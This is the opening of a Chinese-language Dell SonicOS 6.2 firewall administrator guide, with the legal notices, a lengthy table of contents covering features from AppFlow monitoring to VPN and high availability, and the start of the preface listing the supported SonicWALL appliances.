SonicOS 6.2

管理员指南



© 2016 Dell Inc.
保留所有权利。

本指南包含受版权保护的专有信息。本指南中描述的软件在软件许可或保密协议下提供。该软件只能根据适用协议的条款使用或复制。未经 Dell Inc. 书面许可，本指南的任何部分不得以任何形式、任何手段（电子或机械）进行复制或传输，包括购买者个人使用之外的任何目的的影印和录制。

本文档中的信息与 Dell 产品一起提供。本文档或与销售 Dell 产品相关的禁止反言或其他方式不会授予任何产权的许可，无论是明确的还是暗示的。除了本产品的许可协议中规定的条款与条件，Dell 不承担有关其产品的任何责任和任何明确、暗示或法定的担保，包括但不限于暗示的适销性、适用于某一特定用途或不侵权的担保。在任何情况下，即使已告知 Dell 发生此类损害的可能性，Dell 都不对由于停止使用或无法使用本文档而产生的任何直接的、间接的、继发的、惩罚性的、特殊的或偶然的损害（包括但不限于利润损失，业务中断或信息丢失的损失）承担任何责任。Dell 对本文档内容的准确性或完整性不作任何陈述或保证，并保留随时更改规格和产品说明的权利，恕不另行通知。Dell 对于更新本文档中包含的信息不作任何承诺。

如果您对本资料的潜在用途有任何问题，请联系：

Dell Inc.
Attn:LEGAL Dept
5 Polaris Way
Aliso Viejo, CA 92656

如需区域或国际办事处的信息，请参阅我们的网站 (software.dell.com/cn-zh)。

有限保修

所有 Dell SonicWALL 设备均附带 1 年有限硬件保修，为保修期内的缺陷部件提供关键的置换部件。此外，自保修开始日期起 90 天内，某些 Dell SonicWALL 设备有权享受有限软件担保，在有效期内获得错误修正、更新和所有维护版本。访问保修信息页面：

https://support.software.dell.com/zh-cn/essentials/sonicwall-support-offerings，以获得有关产品保修的详细信息。

商标

Dell™、Dell 徽标、SonicWALL™ 及所有其他 SonicWALL 产品、服务名称和标语是 Dell Inc. 的商标。Microsoft Windows 7、Windows Server 2010、Internet Explorer 和 Active Directory 是 Microsoft Corporation 的商标或注册商标。eDirectory 和 NetWare 是 Novell, Inc. 的注册商标。Adobe、Acrobat 和 Acrobat Reader 是 Adobe Systems 的注册商标或商标。本文档可能使用其他商标和商品名称来指示拥有该商标的实体或其产品。Dell 不拥有其他商标和商品名称的任何权益。

图例

小心：**“小心”图标用来提示如不按照相应说明进行操作，可能引起硬件损坏或数据丢失。**

警告：**“警告”图标用来提示可能造成财产损失或人员伤亡的情况。**

重要提示、注意、提示、手机或视频：信息图标表示支持的信息。

SonicOS 管理员指南
更新日期 - 2016 年 8 月
软件版本 - 6.2
232-002600-00 Rev J

目录

第 1 部分 简介

前言 31
关于本指南 31
本指南的组织结构 31
规定 41
文本惯例 41
消息图标 41

关于 SonicOS 42
管理界面 42
动态用户界面 43
浏览管理界面 43
管理界面内的图标和按钮 44
状态栏 46
应用更改 46
工具提示 47
操作表格 48
管理接口选项 50
注册 Dell SonicWALL 安全设备 51

第 2 部分 公告板

使用 SonicOS 可视化公告板 53
可视化公告板 53
公告板概述 53
启用实时监控和 AppFlow 收集 53

多核监控使用情况 57
公告板 > 多核监控 57

监控实时流量统计 58
公告板 > 实时监控 59
配置实时监控 60
使用工具栏 61
通用功能 62
应用程序监控 66
带宽监控 67
数据包速率监控 68
数据包大小监控 69
连接速率监控 70

连接数目监控 70
多核监控 71

查看前十个 AppFlow 报告 73
公告板 > AppFlow 公告板 73
配置显示 74

监控实时网络数据 76
公告板 > AppFlow 监控 76
AppFlow 监控选项卡 77
AppFlow 监控工具栏 77
组选项 79
AppFlow 监控状态 80
AppFlow 监控视图 80
过滤器选项 84
创建过滤器 85
生成应用程序可视化报告 87
IPv6 AppFlow 监控 88

配置 AppFlow 统计和查看报告 89
公告板 > AppFlow 报告 89
AppFlow 报告 90
通用功能 94
查看 AppFlow 数据 97
下载 AppFlow 报告 100

查看威胁报告 103
公告板 > 威胁报告 103
Dell SonicWALL 威胁报告概述 103
Dell SonicWALL 威胁报告任务 104

监控活动用户 107
公告板 > 用户监控 107

监控接口带宽流量 109
公告板 > BWM 监控 109
启用 BWM 监控 109

监控活动连接 110
公告板 > 连接监控 110
查看连接 110
过滤查看的连接 111
IPv6 连接监控 111

监控单独数据包 112
公告板 > 数据包监控 113

数据包监控概述 113
相关信息 116
配置数据包监控 118
验证数据包监控活动 133
使用数据包监控和数据包镜像 136

跟踪潜在安全威胁 141
公告板 > 日志监控 141
配置日志 142
管理事件日志 142
日志监控表格功能 143
过滤日志监控表格 147
日志事件消息 149
日志暂留 149
GMS 149

第 3 部分 系统

查看状态信息 151
系统 > 状态 151
系统消息 152
系统信息 152
安全服务 153
最新的警告 154
网络接口 155

管理 Dell SonicWALL 许可证 156
系统 > 许可证 156
节点许可证状态 157
安全服务摘要 157
管理安全服务 159
注册 Dell SonicPoint 设备 161

配置管理设置 162
系统 > 管理 163
防火墙名称 164
管理员名称 & 密码 164
登录安全 165
多管理员 166
增强的审核记录支持 167
Web 管理设置 168
前板管理接口 169
客户端证书检查 170
检查证书过期设置 172
SSH 管理设置 172

高级管理 173
下载 URL 174
语言 174

管理 SNMP 175
系统 > SNMP 175
什么是 SNMP? 175
设置 SNMP 访问权限 176
将 SNMP 配置为服务并添加规则 183
SNMP 日志 184

管理证书 185
系统 > 证书 185
数字证书概述 185
证书和证书请求 186
证书详细信息 187
导入证书 188
删除证书 190
生成证书签名请求 190
配置简单证书注册协议 193

配置时间设置 195
系统 > 时间 195
系统时间 196
NTP 设置 196

设置日程 197
系统 > 日程 197
添加日程 199
删除日程 200

管理 Dell SonicWALL 安全设备固件 201
系统 > 设置 201
设置 202
固件管理 203
使用安全模式升级固件 206
固件自动更新 206
一键式配置 206
FIPS 208
NDPP 209

使用数据包监控 212
系统 > 数据包监控 212

使用诊断工具 213
系统 > 诊断 214

技术支持报告 215
诊断工具 216
检查网络设置 217
连接监视器 218
多核监控 220
核心监控 221
链路监控 222
数据包大小监控 223
DNS 名查找 224
IPv6 DNS 名查找 224
查找网络路径 224
Ping 225
核心 0 进程监视器 225
实时黑名单查找 226
反向名称解析 226
IPv6 反向名称解析 227
连接限制前 X 227
检查 GEO 位置和 BOTNET 服务器查找 227
最大查找和阻塞检查 228
跟踪路由 228
Web 服务器监控 229
用户监控 230

重启系统 231
系统 > 重启 231

第 4 部分 网络

配置接口 233
网络 > 接口 233
显示/隐藏 PortShield 接口 235
接口设置 235
接口流量统计 236
物理和虚拟接口 236
SonicOS 安全对象 238
透明模式 238
IPS 探查器模式 238
Firewall Sandwich 242
配置接口 242
配置 IPS 探查器模式 260
配置安全服务（统一威胁管理） 264
配置有线和 Tap 模式 265
带有链路聚合的有线模式 267
二层桥接模式 269
配置二层桥接模式 283

非对称路由 291
配置 IPv6 接口 291

配置 PortShield 接口 292
网络 > PortShield 组 292
PortShield 概述 292
在 NSA 系列和 SuperMassive 设备上管理端口 293
在 TZ 系列设备上管理端口 298

为 Dell X 系列交换机配置 PortShield 接口 300
TZ 系列支持 X 系列交换机 300
概述 300
支持的拓扑 305
使用 X 系列交换机管理 PortShield 组 306
从“端口图形”选项卡中配置 PortShield 组 311

配置有线模式 VLAN 转换 313
网络 > VLAN 转换 313
VLAN 转换概述 313
创建和管理 VLAN 映射 314

设置故障切换和负载均衡 319
网络 > 故障切换和负载均衡 319
关于故障切换和负载均衡 319
故障切换和负载均衡的工作原理 320
多个 WAN (MWAN) 321
故障切换 & 负载均衡页面 321
配置故障切换和负载均衡组 324
配置探测设置 328

配置网络区域 330
网络 > 区域 330
区域的工作方式 331
预定义区域 331
安全类型 332
允许接口信任 332
对区域启用 SonicWALL 安全服务 332
区域设置表 333
添加新区域 334
删除区域 335
配置访客访问的区域 336
配置 WLAN 区域 338

配置 DNS 设置 340
网络 > DNS 340

DNS 和 IPv6 340
DNS 和 IPv4 341

配置地址对象 343
网络 > 地址对象 343
地址对象的类型 343
地址对象组 344
网络 > 地址对象页面概述 344
创建和管理地址对象 348
添加地址对象 348
编辑或删除地址对象 350
创建组地址对象 350
配合动态地址使用 351

配置网络服务组和对象 360
网络 > 服务 360
默认服务概述 360
自定义服务配置任务列表 361

配置路由通告和路由策略 368
网络 > 路由 368
路由通告 370
路由策略 371
OSPF 和 RIP 高级路由服务 375
配置 RIP 和 OSPF 高级路由服务 382
配置 BGP 高级路由 388
基于策略的路由和 IPv6 389

配置 NAT 策略 390
网络 > NAT 策略 390
“NAT 策略”选项卡 391
NAT 策略设置 392
NAT 负载均衡概述 394
创建 NAT 策略 397
使用 NAT 负载均衡 418

管理 ARP 流量 421
网络 > ARP 421
静态 ARP 条目 422
使用静态 ARP 的次要子网 422
ARP 设置 423
清除 ARP 缓存 423

配置邻居发现协议 424
网络 > 邻居发现(仅限 IPv6) 424

配置 MAC-IP 反欺骗 426
网络 > MAC-IP 反欺骗 426
MAC-IP 反欺骗保护概述 426
配置 MAC-IP 反欺骗保护 427

设置 DHCP 服务器 431
网络 > DHCP 服务器 431
DHCP 服务器选项功能 432
每个接口上的多个 DHCP 作用域 433
配置 DHCP 服务器 434
DHCP 服务器租用范围 435
当前 DHCP 租用 435
配置高级 DHCP 服务器选项 435
配置用于动态范围的 DHCP 服务器 439
配置静态 DHCP 条目 442
配置用于 DHCP 租用范围的 DHCP 常规选项 445
DHCP 选项编号 446
DHCP 和 IPv6 452

使用 IP 助手 453
网络 > IP 助手 453
配置 IP 助手设置 454
配置中继协议 454
配置 IP 助手策略 456

设置 Web 代理转发 459
网络 > Web 代理 459
配置自动代理转发（仅用于 Web） 460
配置用户代理服务器 462

配置动态 DNS 464
网络 > 动态 DNS 464
支持的 DDNS 提供商 464
配置动态 DNS 465
动态 DNS 设置表 467

配置网络监视器 469
网络 > 网络监视器 469
添加网络监视器策略 471
配置基于已启用探测的策略的路由 472

第 5 部分 交换

交换概述 474
关于交换 474
什么是交换？ 474

交换的优点 475
交换的工作原理 475
术语 475

配置 VLAN 中继 477
交换 > VLAN 中继 477
编辑 VLAN 478
添加 VLAN 中继端口 479
删除 VLAN 中继端口 479
启用中继端口上的 VLAN 479

查看第 2 层发现 480
交换 > L2 发现 480

配置链路聚合 481
交换 > 链路聚合 481
创建逻辑链路 (LAG) 482

配置端口镜像 483
交换 > 端口镜像 483
配置端口镜像群组 483
删除端口镜像群组 484

第 6 部分 3G/4G/调制解调器

选择 3G/4G/Modem 486
3G/4G/调制解调器 486
3G/4G > 状态 486
选择 3G/4G/Modem 接口 487

配置 3G/4G 488
3G/4G 488
3G/4G 概述 488
理解 3G/4G 连接类型 489
理解 3G/4G 故障切换 489
3G/4G PC 卡支持 492
3G/4G 无线 WAN 服务提供商支持 492
3G/4G 前提条件 493
3G/4G > 状态 493
3G/4G/Modem > 设置 493
3G/4G/Modem 设置 494
连接数据类别 494
管理/用户登录 494
Modem 设置 495
3G/4G > 高级 495

远程触发拨出设置 496
带宽管理 497
连接限制 497
3G/4G > 连接配置文件 497
常规选项卡 498
参数选项卡 499
IP 地址选项卡 499
日程选项卡 500
数据限制选项卡 501
高级选项卡 501
3G/4G > 数据使用 502
启用 U0/U1/M0 接口 502

配置调制解调器 503
调制解调器 503
调制解调器 > 状态 503
调制解调器 > 设置 504
调制解调器 > 高级 505
调制解调器 > 连接配置文件 506

第 7 部分 无线（仅限无线平台）

无线概述 514
无线概述 514
FCC U-NII 新规则合规 515
使用无线连接的考虑事项 515
对最佳无线性能的推荐 515
调节天线 515
无线节点计数实施 515
MAC 过滤器列表 516

查看 WLAN 设置、统计和工作站状态 517
无线 > 状态 517
WLAN 设置 517
WLAN 统计 519
WLAN 活动 519
工作站状态 520
发现的接入点 520

配置无线设置 521
无线 > 设置 521
无线传送模式 522
无线设置 523
无线虚拟接入点 525

配置无线安全 526
无线 > 安全 526
身份验证概述 526
配置 WPA2 PSK 和 WPA PSK 设置 527
WPA2 EAP 和 WPA EAP 设置 529
WEP 加密设置 530

配置高级无线设置 532
无线 > 高级 533
信号发送和 SSID 控制 534
绿色接入点 534
高级无线设置 535
配置天线分集 536

部署 TZ 无线 MAC 过滤器列表 537
无线 > MAC 过滤器列表 537
关于 MAC 过滤 537
使用无线 > MAC 过滤器列表页面 538
配置 MAC 过滤器列表 540

配置无线 IDS 542
无线 > IDS 542
关于无线入侵检测服务 542
配置 IDS 设置 543

配置使用内部无线的虚拟接入点 546
无线 > 虚拟接入点 546
无线 VAP 概述 546
无线虚拟接入点配置任务列表 547
可计划的虚拟接入点 556
VAP 访问控制列表 557
VAP 样本配置 559

第 8 部分 SonicPoint

了解 SonicPoint 565
关于 SonicPoints 565
关于 SonicPoint 无线功能 565
管理 SonicPoints 之前 569
SonicPoint 部署最佳做法 569
SonicPoint 设置配置文件 577
SonicPoint 自动设置 579
SonicPoint 诊断增强 580
通过 SSL VPN 的 SonicPoint 管理 581

配置通过 SSL VPN 的 SonicPoint 管理 581
SonicPoint 三层管理 587

管理 SonicPoints 601
SonicPoint > SonicPoints 602
SonicPointN 供应商配置文件 603
SonicPointNs 603
配置 SonicPoint 配置文件 604
管理 SonicPoints 640

查看站点状态 644
SonicPoint > 站点状态 644
查看统计信息 645
客户端验证流程 647

配置 SonicPoint 入侵检测服务 648
SonicPoint > IDS 648
扫描接入点 649
授权接入点 650
记录入侵检测服务事件 651

配置高级 IDP 653
SonicPoint > 高级 IDP 653
对 SonicPoint 配置文件启用高级 IDP 654
配置高级 IDP 655

配置虚拟接入点 657
SonicPoint > 虚拟接入点 657
SonicPoint 虚拟接入点概述 657
前提条件 660
部署限制 660
SonicPoint 虚拟接入点配置任务列表 660
慎重考虑虚拟接入点 674
虚拟接入点简单配置 676
VAP 远程 MAC 访问控制 687

配置 RF 监控 689
SonicPoint > RF 监控 689
理解 RF 监控 689
配置 RF 监控功能 694
实用型 RF 监控字段应用程序 698

使用 RF 分析 701
SonicPoint > 射频分析 701
射频分析概述 701
对 SonicPoint 使用射频分析 702

配置 SonicPoint FairNet 705
SonicPoint > FairNet 705
理解 SonicPoint FairNet 705
配置 SonicPoint FairNet 709

配置 Wi-Fi 多媒体 711
SonicPoint > Wi-Fi 多媒体 711
WMM 访问类别 711
将流量分配到访问类别 713
配置 Wi-Fi 多媒体参数 713
删除 WMM 配置文件 715

第 9 部分 防火墙

配置防火墙访问规则 717
防火墙 > 访问规则 717
状态数据包检测默认访问规则概述 718
使用带宽管理与访问规则概述 718
配置 IPv6 的访问规则 720
配置任务列表 720

配置应用程序控制规则 730
关于应用程序规则和应用程序控制高级 731
什么是应用程序控制？ 731
应用程序控制的优势 732
应用程序如何工作？ 733
授权应用程序控制 757
术语 758
防火墙 > 应用程序规则 759
启用应用程序规则 759
配置应用程序规则策略 760
使用应用程序控制向导 763
防火墙 > 应用程序控制高级 763
配置应用程序控制全局设置 763
防火墙 > 匹配对象 772
配置匹配对象 772
配置应用程序列表对象 774
防火墙 > 操作对象 775
验证应用程序控制配置 775
有用的工具 776
应用程序控制用例 781
在匹配对象中创建正则表达式 782
基于策略的应用程序控制 782
记录基于应用程序签名的策略 784

合规性强制措施 784
服务器保护 784
托管的电子邮件环境 784
电子邮件控制 785
Web 浏览器控制 785
HTTP Post 控制 786
禁止的文件类型控制 788
ActiveX 控件 790
FTP 控制 792
带宽管理 797
绕过 DPI 797
自定义签名 799
反向 Shell 攻击保护 802

配置地址对象和服务对象 806
防火墙 > 地址对象 806
防火墙 > 服务对象 806

配置带宽对象 807
防火墙 > 带宽对象 807
高级带宽管理 807
配置带宽对象 807

配置 > 电子邮件地址对象 810
防火墙 > 电子邮件地址对象 810
配置 > 电子邮件地址对象 810

第 10 部分 防火墙设置

配置高级防火墙设置 813
防火墙设置 > 高级 814
检测预防 815
动态端口 815
源路由数据包 817
连接 817
访问规则服务选项 818
IP 和 UDP 校验和强制 818
巨型帧 819
IPv6 高级配置 819
控制面攻击保护 820

配置带宽管理 821
防火墙设置 > BWM 821
理解带宽管理 821
配置防火墙设置 > BWM 页面 823

全局带宽管理 825
高级带宽管理 835
配置高级带宽管理 837
升级到高级带宽管理 844

配置泛洪攻击保护 846
防火墙设置 > 泛洪攻击保护 847
TCP 选项卡 848
UDP 选项卡 855
ICMP 选项卡 857

配置防火墙组播设置 860
防火墙设置 > 组播 860
组播窥探 861
组播策略 861
IGMP 状态表 862
启用 LAN 专用接口上的组播 862
通过 VPN 启用组播 863

管理服务质量 866
防火墙 > QoS 映射 866
分类 866
标记 867
调节 867
802.1p 和 DSCP QoS 868
带宽管理 877
术语 877

配置 SSL 控制 880
防火墙设置 > SSL 控制 880
SSL 控制概述 881
SSL 控制配置 886
启用区域中的 SSL 控制 888
SSL 控制事件 889

第 11 部分 DPI-SSL

关于 DPI-SSL 891
DPI-SSL 概述 891
功能 891
部署方案 892
自定义 DPI-SSL 892
每个设备型号的连接 893

配置客户端 DPI-SSL 设置 894
DPI-SSL > 客户端 SSL 894

查看 DPI-SSL 状态 895
配置客户端 DPI-SSL 895

配置服务器 DPI-SSL 设置 907
DPI-SSL > 服务器端 SSL 907
配置 DPI-SSL 服务器设置 908

第 12 部分 VoIP

关于 VoIP 911
VoIP 概述 911
什么是 VoIP? 911
VoIP 安全性 911
VoIP 协议 912
SonicWALL 的 VoIP 功能 913

配置 SonicWALL VoIP 功能 920
配置任务 920
VoIP > 设置：VoIP 配置 921
配置 VoIP 日志 926

列出活动 VoIP 呼叫 927
VoIP > 呼叫状态 927

第 13 部分 反垃圾邮件

关于反垃圾邮件 929
反垃圾邮件概述 929
什么是反垃圾邮件? 929
优点 930
反垃圾邮件服务的工作原理 930
购买反垃圾邮件许可证 933

查看反垃圾邮件状态 935
反垃圾邮件 > 状态 936
反垃圾邮件服务状态 937
监视状态 937
电子邮件流量诊断捕获 938
MX 记录查找和标语检测 940
GRID IP 检查 940

启用和激活反垃圾邮件 942
反垃圾邮件 > 设置 942
激活反垃圾邮件 943
安装垃圾箱 944
配置电子邮件威胁类别 945

配置访问列表 946
配置高级选项 948

查看反垃圾邮件统计 950
反垃圾邮件 > 统计 950

配置 RBL 过滤 951
反垃圾邮件 > RBL 过滤器 952
关于 RBL 列表 952
启用 RBL 过滤 953
管理 RBL 服务 954
用户自定义 SMTP 服务器列表 957
测试实时黑名单 958

管理垃圾邮件摘要 959
反垃圾邮件 > 垃圾箱摘要 959
管理垃圾邮件摘要 960
重置为默认设置 962

配置反垃圾邮箱 963
反垃圾邮件垃圾箱 963
关于“圾邮箱”选项卡 964
搜索邮件 965
管理垃圾箱中的邮件 968

配置发垃圾邮件设置 970
反垃圾邮件 > 垃圾箱设置 970

配置用户可视设置 971
反垃圾邮件 > 用户视图设置 971
配置用户视图设置 972
恢复到默认设置 972

配置公司允许和阻断列表 973
反垃圾邮件 > 地址簿 973
关于选项卡 974
将项目添加到允许列表或阻断列表 975
从允许列表或阻断列表删除项目 976
导入地址簿条目 976
导出地址簿条目 977
搜索允许和阻断列表 977

管理用户 978
反垃圾邮件 > 用户 978
更新用户表 979
启用对非 LDAP 用户的验证 979

查看用户 980
添加用户 981
以用户身份登录 983

配置 LDAP 服务器 984
反垃圾邮件 > LDAP 配置 984
可用 LDAP 服务器 985
添加 LDAP 服务器 986
配置 LDAP 查询 989
添加 LDAP 映射关系 991
配置全局 LDAP 设置 993
编辑 LDAP 服务器配置 994
删除 LDAP 服务器 994

配置反垃圾邮件日志 995
反垃圾邮件 > 高级 995
下载系统/日志文件 996
选择日志信息的数量和级别 997

下载反垃圾邮件桌面按钮 999
反垃圾邮件 > 下载 999

第 14 部分 VPN

配置 VPN 策略 1001
VPN > 设置 1001
VPN 概述 1002
VPN 设置和显示 1006
在 SonicOS 中配置 VPN 1008
基于路由的 VPN 1040
网络的冗余静态路由 1044
丢弃隧道接口 1044
已编号的 VPN 隧道接口 1046
VPN 自动添加的访问规则控制 1050

配置高级 VPN 设置 1051
VPN > 高级 1051
配置高级 VPN 设置 1052
配置 IKEv2 设置 1053
OCSP 配合 Dell SonicWALL 网络安全设备使用 1054

配置 VPN 上的 DHCP 1055
VPN > VPN 上的 DHCP 1055
DHCP 中继模式 1056
针对 VPN 上的 DHCP 配置中心网关 1056

配置 VPN 上的 DHCP 的远程网关 1057
当前 VPN 上的 DHCP 租用 1059

配置 L2TP 服务器和 VPN 客户端访问 1060
VPN > L2TP 服务器 1060
配置 L2TP 服务器 1061
查看当前活动的 L2TP 会话 1063
配置 Microsoft Windows L2TP VPN 客户端访问 1063
配置 Google Android L2TP VPN 客户端访问 1065

第 15 部分 SSL VPN

配置 SSL VPN 1070
SSL VPN概述 1070
SSL VPN NetExtender 概述 1070
配置用户的 SSL VPN 访问 1072

显示 SSL VPN 会话数据 1080
SSL VPN > 状态 1080

配置 SSL VPN 服务器行为 1081
SSL VPN > 服务器设置 1081
在区域上的 SSL VPN 状态 1082
SSL VPN 服务器设置 1082
RADIUS 用户设置 1083
SSL VPN 客户端下载 URL 1083

配置 SSL VPN 客户端设置 1085
SSL VPN > 客户端设置 1085
创建 NetExtender 范围的地址对象 1086
配置默认设备配置文件 1087
配置 SonicPoint L3 管理默认设备配置文件 1092

配置虚拟办公室 Web 入口 1095
SSL VPN > 入口设置 1095
入口设置 1096
入口商标设置 1097

配置虚拟办公室 1098
SSL VPN > 虚拟办公室 1098
访问 SSL VPN 入口 1099
使用 NetExtender 1099
配置 SSL VPN 书签 1121
使用 SSL VPN 书签 1124

第 16 部分 虚拟助手

配置虚拟助手 1132
虚拟助手概述 1132
使用虚拟助手 1132
下载和安装虚拟助手独立客户端 (VASAC) 1132
登录和连接到 VASAC 1133

查看虚拟助手队列 1136
虚拟助理 > 状态 1136

最大限度提高虚拟助手灵活性 1137
虚拟助理 > 设置 1137
常规设置 1138
通知设置 1140
请求设置 1142
限制设置 1143
保存设置 1143

第 17 部分 用户管理

管理用户和验证设置 1145
用户管理 1145
关于用户管理 1145
安装单点登录代理和/或终端服务代理 1163
配置多管理员支持 1182

查看用户状态 1188
用户 > 状态 1188

配置身份验证设置 1190
用户 > 设置 1190
配置身份验证和登录设置 1190
配置 RADIUS 身份验证 1201
配置 Dell SonicWALL 设备以支持 LDAP 1206
配置 SonicOS 以使用 SonicWALL SSO 代理 1219

配置本地用户 1254
用户 > 本地用户 1254
配置本地用户设置 1255
查看、编辑和删除本地用户 1255
添加本地用户 1255
编辑本地用户 1257
从 LDAP 导入本地用户 1257
配置访客管理员 1263

配置本地群组 1264
用户 > 本地组 1264
创建或编辑本地群组 1265
从 LDAP 导入本地群组 1269
按 LDAP 位置设置用户成员身份 1271

管理访客服务和访客帐户 1273
用户 > 访客服务 1273
全局访客设置 1274
访客配置文件 1274
用户 > 访客帐号 1275
查看访客帐户统计 1275
添加访客帐户 1276
启用访客帐户 1278
启用访客帐户自动删除 1278
打印帐户详细信息 1278
用户 > 访客状态 1279
注销设备上的帐户 1279

第 18 部分 高可用性

关于高可用性和 Active/Active 集群 1281
关于高可用性 1281
高可用性概述 1282
Active/Standby HA 概述 1284
状态监控同步概述 1285
Active/Active DPI HA 概述 1287
Active/Standby 和 Active/Active DPI 前提条件 1287
物理连接设备 1288
在 MySonicWALL 上注册和关联设备 1288
授权高可用性功能 1289
Maintenance [维护] 1290
关于 Active/Active 集群 1291
Active/Active 集群概述 1292
配置 Active/Active 集群 1302
验证 Active/Active 集群配置 1310
IPv6 高可用性监控 1312
配置网络 DHCP 和接口设置 1312
Active/Active 集群全网格 1317

显示高可用性状态 1322
高可用性 > 状态 1322
Active/Standby 高可用性状态 1322
Active/Active 高可用性状态 1325

配置高可用性 1326
高可用性 > 设置 1326
配置 Active/Standby 高可用性设置 1326
配置 Active/Active DPI 高可用性设置 1328

微调高可用性 1330
高可用性 > 高级 1330
配置高可用性 > 高级 1330

监控高可用性 1332
高可用性 > 监控 1332
Active/Standby 高可用性监控 1332

第 19 部分 安全服务

管理 SonicWALL 安全服务 1336
SonicWALL 安全服务 1336
安全服务摘要 1337
配置安全服务 1338

配置内容过滤服务 1342
安全服务 > 内容过滤器 1343
限制 1344
SonicWALL CFS 的应用规则实施 1344
旧内容过滤服务 1345
CFS 策略管理概述 1345
使用应用规则的 CFS 配置范例 1348
旧内容过滤范例 1365
配置旧 SonicWALL 过滤器属性 1371
配置 Websense Enterprise 内容过滤 1389
YouTube for Schools 的内容过滤支持 1391

激活 SonicWALL 客户端防病毒 1402
安全服务 > 客户端防病毒的实施 1402
配置客户端防病毒服务 1403

配置客户端 CF 实施 1405
安全服务 > 客户端 CF 实施 1405
启用和配置客户端 CF 实施 1405
在网络区域中启用客户端 CFS 1407

管理 Dell SonicWALL 网关防病毒服务 1409
安全服务 > 网关防病毒 1409
Dell SonicWALL GAV 多层方法 1410
Dell SonicWALL GAV 结构 1413
激活网关防病毒、防间谍软件和 IPS 许可证 1413

设置 Dell SonicWALL 网关防病毒保护 1414
查看 Dell SonicWALL GAV 特征 1422

激活入侵保护服务 1425
安全服务 > 入侵保护服务 1425
入侵保护服务销售概述 1425
激活入侵保护服务 1427

激活防间谍软件服务 1435
安全服务 > 防间谍软件 1435
防间谍软件概述 1435
激活防间谍软件服务保护 1436

配置 Dell SonicWALL 实时黑名单 1443
安全服务 > RBL 过滤器 1443
实时黑名单过滤 1443
配置 RBL 过滤 1444

配置 Geo-IP 过滤器 1448
安全服务 > Geo-IP 过滤 1448
配置 Geo-IP 过滤 1449
定制 Web 阻止页面设置 1451
使用 Geo-IP 过滤诊断 1452

配置 Botnet 过滤 1455
安全服务 > Botnet 过滤 1455
配置 Botnet 过滤 1456
定制 Web 阻止页面设置 1457
使用 Botnet 过滤诊断 1458

第 20 部分 WAN 加速

使用 WAN 加速 1462
WAN 加速概述 1462
WAN 加速 > 摘要 1463
WAN 加速 > TCP 加速 1464
WAN 加速 > WFS 加速 1464
WAN 加速 > Web 缓存 1465
WAN 加速 > 系统 1465
WAN 加速 > 日志 1466

第 21 部分 AppFlow

管理流量报告统计 1468
AppFlow > 流量报告 1468
“统计”选项卡 1469

“设置”选项卡 1471
GMSFlow 服务器选项卡 1475
外部收集器选项卡 1476
NetFlow 激活和部署信息。 1479
用户配置任务 1479
NetFlow 表格 1483

连接到 GMSFlow 服务器 1489
AppFlow > GMSFlow 服务器 1489

访问实时监控 1491
AppFlow > 实时监控 1491

访问 > AppFlow 公告板 1492
AppFlow > AppFlow 公告板 1492

访问 AppFlow 监控 1493
AppFlow > AppFlow 监控 1493

访问 AppFlow 报告 1494
AppFlow > AppFlow 报告 1494

第 22 部分 日志

跟踪潜在安全威胁 1496
日志 > 日志监控 1496

配置日志设置 1497
日志 > 设置 1497
表列 1498
日志严重性/优先级 1501
首行按钮 1507
查看日志 1509
过滤日志 1510

配置 Syslog 设置 1512
日志 > Syslog 1512
Syslog 设置 1513
添加 Syslog 服务器 1515

配置日志自动化 1517
日志 > 自动化 1517
电子邮件日志自动化 1518
运行状况检查电子邮件通知 1518
邮件服务器设置 1519
Solera 捕获堆栈 1520

配置名称解析 1522
日志 > 名称解析 1522
选择名称解析设置 1522
指定 DNS 服务器 1523

生成日志报告 1524
日志 > 报告 1524
数据收集 1525
查看数据 1525

配置日志分析器 1526
日志 > 分析器 1526

第 23 部分 向导

使用 SonicWALL 配置指南（向导） 1529
指南概述 1529
在 NAT 启用时配置静态 IP 地址 1529
启动指南 1530

使用设置指南（向导） 1531
向导 > 设置指南 1531
仅适用于 TZ 系列和 SOHO W 设备的向导 1531
NSA 和 SuperMassive 设备向导 1625

使用 PortShield 接口指南（向导） 1631
向导 >PortShield 接口指南 1631

使用公用服务器指南（向导） 1635
向导 > 公用服务器向导 1635

使用 VPN 指南（向导） 1638
VPN 指南 1638
创建 WAN GroupVPN 1638
配置站点到站点 VPN 1645

使用应用规则指南（向导） 1651
向导 > 应用规则指南 1651

使用 WXA 设置指南（向导） 1662
向导 > WXA 设置指南 1662
入门 1663
接口页面 1664
启用加速页面 1666
群组页面 1666
WXA 页面 1667

组件 1668
VPN 页面 1669
路由页面 1669
完成页面 1669
已签名 SMB 的 WFS 安装指南 1670
入门 1671
启用 WFS 1671
域详细信息 1671
故障排除域发现问题 1672
配置域 1672
指定 WXA 主机名 1672
选择 Kerberos 服务器 1672
加入域 1673
配置共享 1673
配置本地文件服务器 1673
配置远程文件服务器 1674
添加域记录 1674
完成页面 1674

第 24 部分 附录

CLI 参考指南 1676
CLI 指南 1676
文本惯例 1677
输入数据格式规范 1677
CLI 提示规范 1677
编辑和完成功能 1677
命令层次结构 1678
配置安全性 1679
密码 1679
恢复出厂设置为默认值 1679
SonicWALL 网络安全设备的管理方法 1679
使用 CLI 发起管理会话 1679
登录到 SonicOS CLI 1680
配置 Dell SonicWALL 网络安全设备 1680
示例：使用 CLI 配置站对站 VPN 1683

BGP 高级路由 1688
BGP 高级路由 1688
BGP 概述 1688
注意 1694
配置 BGP 1695
验证 BGP 配置 1705
IPv6 BGP 1707

IPv6 1728
IPv6 1728
概述 1728
配置 IPv6 1739
IPv6 可视化 1774
IPv6 高可用性监控 1775
IPv6 诊断和监控 1776

关于 Dell 1782
联系 Dell 1782
技术支持资源 1782
第三方提供 1782

索引 1783

第 1 部分

简介

- 前言
- 关于 **SonicOS**

1

前言

- 第 31 页的关于本指南
  - 第 31 页的本指南的组织结构
- 第 41 页的规定
  - 第 41 页的文本惯例
  - 第 41 页的消息图标

关于本指南

欢迎阅读《*SonicOS 6.2* 管理员指南》。本手册提供成功激活、配置和管理运行 SonicOS 6.2 的以下 Dell SonicWALL 网络安全设备所需的信息：

SuperMassive 9600	NSA 6600	TZ600
SuperMassive 9400	NSA 5600	TZ500 / TZ500 无线
SuperMassive 9200	NSA 4600	TZ400 / TZ400 无线
	NSA 3600	TZ300 / TZ300 无线
	NSA 2600	SOHO 无线

本指南的组织结构

《*SonicOS 6.2* 管理员指南》的结构遵循 SonicOS 管理界面结构，其中包含下列部分。在这些部分中，各个章节分别对应 SonicOS 的管理界面 (UI) 布局。

主题：

- 第 32 页的第 1 部分 - 简介
- 第 32 页的第 2 部分 - 公告板
